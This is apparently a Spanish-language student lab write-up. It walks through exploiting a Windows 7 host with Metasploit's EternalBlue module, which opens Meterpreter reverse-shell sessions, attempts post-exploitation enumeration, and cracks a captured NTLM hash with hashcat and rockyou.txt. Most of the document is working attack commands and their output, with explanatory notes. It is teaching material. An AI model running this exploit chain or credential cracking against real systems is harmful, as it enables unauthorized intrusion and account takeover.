


Trabajo en clase

Integrantes: Lesly Becerra, Maiccol Zurita, Alan Velasco, Anderson Soto



```
(alan@kali)-[~]
$ sudo msfconsole


[sudo] contraseña para alan:
Metasploit tip: Add routes to pivot through a compromised host using route
add <subnet> <session_id>

Microsoft Build 2026

June 23, 2020

METASPLOIT CYBER MISSILE COMMAND V5
```

Nota. Ejecutamos el comando `sudo msfconsole` en el sistema operativo Kali Linux bajo el usuario alan. Así se despliega el entorno interactivo de Metasploit Framework con privilegios elevados (root) para preparar la fase de escaneo y luego explotar las vulnerabilidades en la red interna.



```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.70.83
RHOSTS => 192.168.70.83
msf auxiliary(scanner/smb/smb_ms17_010) > run
[*] 192.168.70.83:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: wa
operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.70.83:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) > set LHOST 192.168.70.232
LHOST => 192.168.70.232
msf auxiliary(scanner/smb/smb_ms17_010) > run
[*] 192.168.70.83:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.70.83:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) > exploit
[*] 192.168.70.83:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.70.83:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.70.83
RHOSTS => 192.168.70.83
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.70.232
LHOST => 192.168.70.232
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
```

Nota. Identificamos las advertencias para configurar variables inválidas en el escáner, y seleccionamos el exploit definitivo `ms17_010_eternalblue` para habilitar el ataque.

Luego establecimos correctamente los valores críticos del entorno asignando la IP de la víctima en RHOSTS, la IP de Kali Linux en LHOST y el payload de control interactivo `windows/x64/meterpreter/reverse_tcp`, dejando la intrusión lista para ejecutarse.

```
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.70.232:4444
[*] 192.168.70.83:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.70.83:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.70.83:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.70.83:445 - The target is vulnerable.
[*] 192.168.70.83:445 - Connecting to target for exploitation.
[*] 192.168.70.83:445 - Connection established for exploitation.
[*] 192.168.70.83:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.70.83:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.70.83:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.70.83:445 - 0x00000010 74 65 20 37 36 20 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.70.83:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 192.168.70.83:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.70.83:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.70.83:445 - Sending all but last fragment of exploit packet
[*] Sending stage (232006 bytes) to 192.168.70.83
[*] Sending stage (232006 bytes) to 192.168.70.83
[*] Meterpreter session 1 opened (192.168.70.232:4444 -> 192.168.70.83:49287) at 2026-05-21 10:54:44 -0500
[*] Meterpreter session 2 opened (192.168.70.232:4444 -> 192.168.70.83:49280) at 2026-05-21 10:54:44 -0500
[-] 192.168.70.83:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError
```

Nota. Ejecución exitosa del exploit EternalBlue (ms17_010_eternalblue) contra la máquina objetivo. El sistema valida automáticamente la vulnerabilidad en el puerto 445 e inyecta el payload en la memoria del sistema operativo Windows 7. Al completarse la inyección de código, se logra burlar la seguridad del host y se abren con éxito las sesiones interactivas de control remoto Meterpreter session 1 y session 2, otorgando acceso total e inmediato al equipo auditado.

```
meterpreter > run post/windows/gather/enum_logged_on_users
[*] Running module against ELVIS-PC (192.168.70.83)
[-] Post interrupted by the console user
meterpreter > run post/windows/gather/enum_logged_on_users
[*] Running module against ELVIS-PC (192.168.70.83)
[-] Post interrupted by the console user
meterpreter >
[*] 192.168.70.83 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.70.83 - Meterpreter session 1 closed. Reason: Died
```

Nota. Se ven los intentos de enumerar los usuarios del sistema mediante el módulo de post-explotación enum_logged_on_users dentro de la sesión de Meterpreter. El proceso es interrumpido de forma inesperada debido a la inestabilidad que el exploit genera en la memoria RAM del equipo de la víctima. Al final, se documenta la caída simultánea y el cierre de las sesiones de control interactivo session 1 y session 2 (Reason: Died), reflejando la desconexión total del host.

```
(alan@kali)-[~]
$ echo "7a21990fcd3d759941e45c490f143d5f" > zaid_hash.txt

(alan@kali)-[~]
$ hashcat -m 1000 zaid_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform
ject]

+ Device #01: cpu-haswell-12th Gen Intel(R) Core(TM) i5-12400, 5003/10007 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
+ Zero-Byte
+ Early-Skip
+ Not-Salted
+ Not-Iterated
+ Single-Hash
+ Single-Salt
+ Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
```

Nota. Esta es la fase final de descifrado de credenciales mediante ataques de fuerza bruta en una terminal local de Kali Linux. Exportamos el hash NTLM del usuario objetivo al archivo `zaid_hash.txt`. Inicializamos la herramienta Hashcat configurando el modo de ataque 1000 específico para contraseñas de Windows y utilizando el diccionario de palabras `rockyou.txt` para procesar el hash capturado mediante el hardware del sistema.

```
Watchdog: Temperature abort trigger set to 90c
Host memory allocated for this attack: 513 MB (9242 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

7a21990fcd3d759941e45c490f143d5f:12345

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: 7a21990fcd3d759941e45c490f143d5f
Time.Started.....: Thu May 21 10:57:36 2026 (0 secs)
Time.Estimated...: Thu May 21 10:57:36 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1977.8 kH/s (0.24ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4096/14344385 (0.03%)
Rejected.....: 0/4096 (0.00%)
Restore.Point...: 0/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> oooooo
Hardware.Mon.#01.: Util: 25%

Started: Thu May 21 10:57:35 2026
Stopped: Thu May 21 10:57:38 2026
```

Nota. Final del ataque de fuerza bruta con la obtención de la contraseña en texto plano. Hashcat marca el estado del proceso como Cracked luego de ver eficientemente el hash NTLM contra el diccionario de palabras. El sistema revela de forma fidedigna que la clave del usuario Zaid corresponde exactamente a la cadena numérica 12345, confirmando la existencia de una política de contraseñas sumamente débil y vulnerable dentro de la organización.

Diccionario: `rockyou.txt`

Ruta nativa: `/usr/share/wordlists/rockyou.txt`